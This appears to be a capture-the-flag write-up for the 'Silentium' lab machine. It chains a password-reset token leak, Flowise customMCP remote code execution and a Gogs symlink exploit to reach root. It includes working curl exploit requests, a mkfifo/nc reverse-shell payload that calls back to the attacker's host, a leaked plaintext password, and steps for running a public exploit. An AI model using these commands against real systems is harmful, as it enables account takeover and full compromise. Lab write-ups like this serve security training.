Machine Info#
| Field | Value |
|---|---|
| Name | Silentium |
| OS | Linux |
| Difficulty | Easy |
Enumeration#
Port Scanning#
Open ports discovered:
- 22/TCP — SSH
- 80/TCP — HTTP
Add the hostname to /etc/hosts:
echo "$IP silentium.htb" >> /etc/hostsThe webpage exposes the names of every institutional leadership member — useful for username enumeration.
Subdomain Enumeration#
ffuf -w $(fzf-wordlists):FUZZ -u http://$IP/ -H "Host: FUZZ.silentium.htb" -fs 178Discovered subdomain: staging.silentium.htb. Add to /etc/hosts.
Initial Access#
CVE-2025-58434 — Unauthenticated Password Reset Token Disclosure#
The staging.silentium.htb instance runs a vulnerable application exposing a "Forgot Password" endpoint. The vulnerability (CVE-2025-58434) allows unauthenticated retrieval of a password reset token directly in the API response, leading to full account takeover.

Using the leadership names found earlier, trigger the forgot-password endpoint for ben@silentium.htb:
curl -i -X POST http://staging.silentium.htb/api/v1/account/forgot-password -H "Content-Type: application/json" -d '{"user":{"email":"ben@silentium.htb"}}'
The tempToken is leaked in the response. Use it to reset the password:
curl -s http://staging.silentium.htb/api/v1/account/reset-password -X POST -H "Content-Type: application/json" -d '{"user":{"email":"ben@silentium.htb","tempToken":"<TOKEN>","password":"Hacked123!"}}'
CVE-2025-59528 — Authenticated RCE via Custom MCP Node#
After resetting the password, login to obtain an API key, then trigger Remote Code Execution via the customMCP node-load-method endpoint (CVE-2025-59528):
curl -s http://staging.silentium.htb/api/v1/node-load-method/customMCP -X POST -H "Content-Type: application/json" -H "Authorization: Bearer <API_KEY>" -d "{\"loadMethod\":\"listActions\",\"inputs\":{\"mcpServerConfig\":\"({x:(()=>{process.mainModule.require(\\\"child_process\\\").exec(\\\"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc $IP 443 >/tmp/f\\\");return 1;})()})\"}}"This yields a shell inside a Docker container running the Flowise application.
Container Escape#
Inspect environment variables inside the container:
envCredentials found:
FLOWISE_USERNAME=ben
FLOWISE_PASSWORD=r04D!!_R4ge
SSH to the host machine using the leaked credentials:
ssh ben@$IPUser flag: /home/ben/user.txt
Privilege Escalation — CVE-2025-8110 (Gogs RCE)#
Discovery#
Gogs is running internally on port 3001 as root. It is not exposed externally, so set up an SSH local port forward:
ssh -L 8080:127.0.0.1:3001 ben@$IPAccess Gogs at http://127.0.0.1:8080 and register an account (e.g., coucou:coucou). Generate an API token from: User Settings -> Applications -> Generate New Token
Vulnerability#
CVE-2025-8110 is a path traversal / symlink bypass in the Gogs PutContents API. An authenticated attacker can:
- Create a repository with a symlink pointing to
.git/config - Overwrite
.git/configvia the API with a malicioussshCommandpayload - Trigger Gogs's internal SSH execution to get RCE as the user running Gogs (
root)
Exploitation#
Clone the exploit:
git clone https://github.com/TYehan/CVE-2025-8110-Gogs-RCE-Exploit /tmp/tyehan && cd /tmp/tyehanConfigure git identity (required for the exploit's internal commit step):
git config --global user.email "a@a.com" && git config --global user.name "a"Start a listener:
rlwrap nc -lvnp 9001Launch the exploit:
python3 exploit.py --url http://127.0.0.1:8080 --username coucou --password coucou --token <TOKEN> --host $IP --port 9001A root shell is received on the listener.

Techniques utilisées#
- Exploit GIT
- Docker